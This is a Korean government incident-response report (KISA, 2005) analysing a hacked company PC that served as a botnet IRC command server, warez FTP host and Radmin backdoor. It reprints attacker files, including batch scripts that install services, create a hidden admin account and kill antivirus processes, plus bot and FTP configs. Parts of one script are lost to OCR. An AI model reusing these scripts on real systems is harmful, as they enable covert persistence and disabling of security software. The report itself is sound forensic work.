악성 Bot 명령/제어 서버 사고 분석보고서

2005. 4. 1

인터넷침해사고대응지원센터 (KISC)

한국정보보호진흥원
Korea Information Security Agency

목 차

1. 개 요

o 악성 Botnet 명령/제어 서버 탐지를 하던 중 솔루션 개발업체인 국내 중소기업 IP가 악성 Botnet 명령/제어 서버로 사용되는 것을 확인하여 3월 23일 현장 조사를 실시함

o 분석 결과 해당 Botnet 명령/제어 서버는 현재까지 수차례의 공격을 받았으나 조치가 이루어지지 않고 있어 시스템 상태가 상당히 불안정하였음

o 사고 당시 해당 시스템은 여러 차례 해킹을 당하였으며 Botnet 명령/제어 서버 용도 뿐만아니라 불법프로그램 유포를 목적으로 FTP 데몬이 설치 운영되기도 하였음


2. 피해 시스템 및 악성 Botnet 명령/제어 서버 정보


o 운영체제 : Windows 2000 Pro +SP4
o 용도 : 개발용
o Botnet 크기
  - 최대 : 4,150 , 분석 당시 : 600 여개
o 사용포트 : TCP/2231, TCP/9136
o DNS RR
  - xxxxxx.mybpip.net
  - irc.xxxxxxxxxxxx.com
  - nex2.xxxxxxxxxxxxxx.com
  ※ 해당 IP는 현장 분석 후 Botnet 운영자에 의하여 다른 IP로 Update 되었음
o 명령/제어 서버 프로그램 : Unreal IRCD
o 해당 시스템의 경우 약 3개월 전에 해킹을 당하였으며, 불법 소프트웨어 유포 및 기타 목적으로도 사용됨
o 침입자는 해당 시스템에 RAT 및 Rootkit을 설치 운영중
o 침입 예상 경로는 비밀번호 유추 또는 SQL 서버 취약점으로 추정

3. 악성 Botnet 명령/제어 서버 시스템 피해 분석


o 악성 Botnet 명령/제어 서버 분석

- Botnet 명령/제어 서버의 TCP/2231, TCP/9136 의 포트 연결 상태는 다음과 같으며 분석 당시 약 600 여개의 Bot 감염 시스템들이 연결되어 있었다.






- fport를 이용하여 살펴본 각 포트를 사용하는 프로세스 리스트 정보는 다음과 같다.



※ Botnet IRCD, 불법프로그램 FTPD, RAT 등

- Bot 유포자는 해당 Botnet 명령/제어 서버가 시스템 부팅 시 마다 자동 시작되도록 서비스로 등록해 두었다.




- 침입자는 Botnet IRCD 서버 프로그램을 서비스 등록시키기 위하여 start.bat 파일을 사용하였으며 내용은 다음과 같다.

start.bat

```
@echo off
unreal.exe install
unreal.exe config crashrestart 1
unreal.exe config startup auto
unreal.exe start
```

- 서버로 사용되는 프로그램 정보는 다음과 같이 Visual C++로 작성되었으며 실행 압축되지는 않았다.




※ 해당 IRCD는 Botnet에서 일반적으로 가장 많이 사용되는 IRCD 이다.

- IRCD 서버의 설정 파일인 unrealircd.conf 파일을 살펴보면 클라이언트 와의 연


결을 위해 TCP/9136 포트와 TCP/2231 포트 외에도 TCP/1435, TCP/1436을 사용하는 것을 확인할 수 있다.

- 또한 130.111.153.55 시스템과 Botnet 서버 연결을 하기 위하여, 사용되는 포트는 TCP/9999임을 확인할 수 있으나 분석 당시에는 서버간 연결을 맺고 있지는 않았다.

- 서버가 설치된 경로는 C:\WINNT\system32\drivers\etc\ 디렉토리이며 관련된 파일은 다음과 같다.




- 해당 파일의 생성 시간을 통해 악성 Botnet 명령/제어 서버가 설치된 시각이 1월 12일 수요일 오후 2시경인 것으로 추정할 수 있다. 즉 분석 당시(3월 23일) 까지 약 2달여 동안 방치된 채 운영되어 온 것이다.



o 백도어 설치

- Bot 유포자는 해당 시스템을 공격 한 후 추후의 용이한 접근을 위해 백도어를 설치하였다. 이번 사고의 경우 Bot 유포자가 백도어로 사용한 프로그램은 Remote Administrator Service 이다.



※ radmin 은 가장 광범위하게 사용되고 있는 Backdoor 프로그램중 하나이다.

※ 백도어 프로그램 파일명은 'msdos.exe'로 정상 프로그램인 것처럼 보여지


도록 명명하였다.

- 백도어 프로그램이 사용하는 포트는 TCP/5555 이며 실제 RAdmin 클라이언트를 통해 접속이 이루어지는 것을 확인할 수 있다.

o Warez 서버(Slimftpd) 설치

- 본 피해 시스템은 악성 Bot 명령/제어 서버 이외에 그 이전부터 여러 가지 용도로 악용되어 온 것으로 보인다.


- 침입자가 해당 시스템에 불법 프로그램 유포를 위한 Warez 서버 ftp 프로그램을 운영하기 위하여 설치한 프로그램은 Slimftpd 이며 시스템 시작 시마다 실행되도록 다음과 같이 서비스로 등록되어 실행 중이었다.




- 다음은 서비스로 등록하기 위한 start1.bat 파일 내용이다.

```
@echo off
echo Se                                          Folder
set MXE                                          to

echo Ins                                        ice..
C:\winnt\system32\micros                                  "C:\winnt\system32\microsoft\crypt
ne

echo Installing Slimftpd as a System Service..
C:\winnt\                                                "C:\winnt\system32\microsoft\cryp
ne

echo In                                         rice..
C:\winnt\system32\micros                                  m "C:\winnt\system32\microsoft\cryp
net

reged                                                                  y

reged

C:\wi

C:\win

:END
```

- C:\WINNT\system32\Microsoft\에 숨김 속성의 Crypto 디렉토리 안에 관련 파일들이 생성되었다.




- 해당 디렉토리내 관련 파일의 생성 시간을 통해 Slimftpd를 생성한 시간은 2004년 9월 6일 경으로 추정할 수 있으나, 시스템에 정확히 설치된 날짜는 추측이 힘들다.



```
 Directory of c:\WINNT\system32\Microsoft\Crypto

2004-04-22  10:28a    <DIR>                       rsa
2004-09-06  05:14a    <DIR>                       pax
2004-09-06  05:14a    <DIR>                       slimftpd.log
2004-09-06  05:14a            21,584              kill.exe
2004-09-06  05:14a            63,488              instsrv.exe
2004-09-06  05:14a           143,360              psinfo.exe
2004-09-06  05:14a             2,429              prep.bat
2004-09-06  05:14a             3,359              new.bat
2004-09-06  05:14a                28              winnt32.bat
2004-09-06  05:14a               207              chdir.txt
2004-09-06  05:14a               796              stats.txt
2004-09-06  05:14a               830              mybot.gif
2004-09-06  05:14a               157              ds.reg
2004-09-06  05:14a             1,044              load.reg
2004-09-06  05:14a               862 servud~1.ini  servudaemon.ini
2004-09-06  05:14a               212 slimft~1.con  slimftpd.conf
2004-09-06  05:14a               587              as.bat
2004-09-06  05:14a                63              ds.bat
2004-09-06  05:14a             1,063              as.txt
2004-09-06  05:14a             1,012              start1.bat
2004-09-06  05:14a            15,872              slimftpd.exe
2004-09-06  05:14a            81,920 ntlogo~1.exe  ntlogomark.exe
2004-09-06  05:14a             6,656 cygcry~1.dll  cygcrypt-0.dll
2004-09-06  05:14a         1,111,433              cygwin1.dll
2004-09-06  05:14a            24,576              drives.exe
              22 File(s)      1,481,538 bytes
```

- 이러한 파일들의 생성 내용은 다음과 같은 new.bat 배치파일에서 확인할 수 있다. new.bat 파일은 Crypto 디렉토리와 관련 파일을 생성하는데 사용

된 것을 알 수 있다.



- 또한 mybot.gif 파일이 그림파일인 것처럼 명명되어 공격자에 대한 정보가 설정되어 있는 것을 확인할 수 있다.

```
user_nick XDCC-10MB-24191
pidfile mybot.pid
statefile mybot.state
connectionmethod direct
server irc.ultra-irc.net
server bot.ultra-irc.net
channel #0day-dump -plist 30 -pformat full
user_realname Ultra
user_modes +i
#usenatip 127.0.0.1
slotsmax 10
queuesize 100
maxtransfersperperson 1
maxqueueditemsperperson 1
respondtochannelxdcc
respondtochannellist
smallfilebypass 500
downloadhost *!*@*
adminpass x1.ZrZALGI0wo
adminhost *!*@*.b0tz.net
adminhost *!*@*.OwNs.YoUr.MoM.net
adminhost *!*@*.ULTRA-IRC.NET
adminhost *!*@*.aliant.net
adminhost *!*@*.rogers.com
uploadhost *!*@*.b0tz.net
uploadhost *!*@*.OwNs.YoUr.MoM.net
uploadhost *!*@*.ULTRA-IRC.NET
uploadhost *!*@*.aliant.net
uploadhost *!*@*.rogers.com
uploaddir C:\winnt\system32\microsoft\crypto\pax
uploadmaxsize 0
notifytime 45
noMD5sum
```

※ Bot 마스터의 nick 명, 관련 파일과 채널명, queue 사이즈 등이 명시되어 있으며 자신만이 접속할 수 있도록 adminhost와 uploadhost 등이 설정되어 있는 것을 확인할 수 있다.

- Warez 서버 Slimftpd 프로그램의 설정 파일인 slimftpd.conf 파일에서 사용 포트(TCP/14562) 및 ftp 서버 사용자에 대한 디렉토리 등이 설정되어 있다.

```
<slimftpd.conf>
LicenseName "oday"
LicenseKey "39E27209:BEDA8CB4"

BindInterface All

BindPort 14562

CommandTimeout 300

ConnectTimeout 15

LookupHosts Off

<User "anonymous">
        Mount / C:\
        Allow / All
</User>
```


- 실제 분석 당시에도 관련 포트는 여전히 오픈되어 있는 것을 볼 수 있다

```
.exe
1144  Ntsysvers      ->  43958 TCP   C:₩WINNT₩System32₩Microsoft₩Protect₩Secu
Ntsysvers.exe
```

- prep.bat 파일에는 관련 프로그램 설치 이전에 시스템에 Anti-virus, 모니터링 프로그램 등으로부터 탐지되는 것을 막기 위해 관련 프로세스들을 중지하고 kill 을 하도록 되어 있다.

```
net user Admin ultra420 /add /active:yes /passwordchg:yes
net localgroup Administrators Admin /add
@echo off
net stop antivirservice
net stop avvupsrv
net stop antivirupdate
net stop bits
net stop MonSvcNT
net stop WinMgmt
net stop Slimftpd
net stop SpiderNT
net stop messenger
net stop ntlogonwrk
net stop navapsvc
net stop radma
net stop v3mcnnt
net stop v3mcnsvc
net stop vrmcnsvc
net stop vuauserv

cd\
cd C:\winnt\system32\Microsoft\Crypto

kill a3.exe
kill a3client.exe
kill adspider.exe
kill agent40_bin.exe
kill agentsvc.exe
kill avgnt.exe
kill avguard.exe
kill avvupsrv.exe
kill ahnsd.exe
kill ahnsdsv.exe
kill ctfmon.exe
kill DefWatch.exe
kill firedaemon.exe
kill ghoststartservice.exe
kill ghoststarttrayapp.exe
kill gt.exe
kill internat.exe
kill iroffer.exe
kill lsasssx.exe
kill messenger.exe
kill MonSvcNT.exe
kill MonSysNT.exe
kill msgfix.exe
kill mstask.exe
kill msteskmon.exe
```

- 특히 이번 사고의 경우에는 국내 백신 제품인 V3, Virobot, Virus Chaser 등을 제거하는 부분도 포함되어 있다



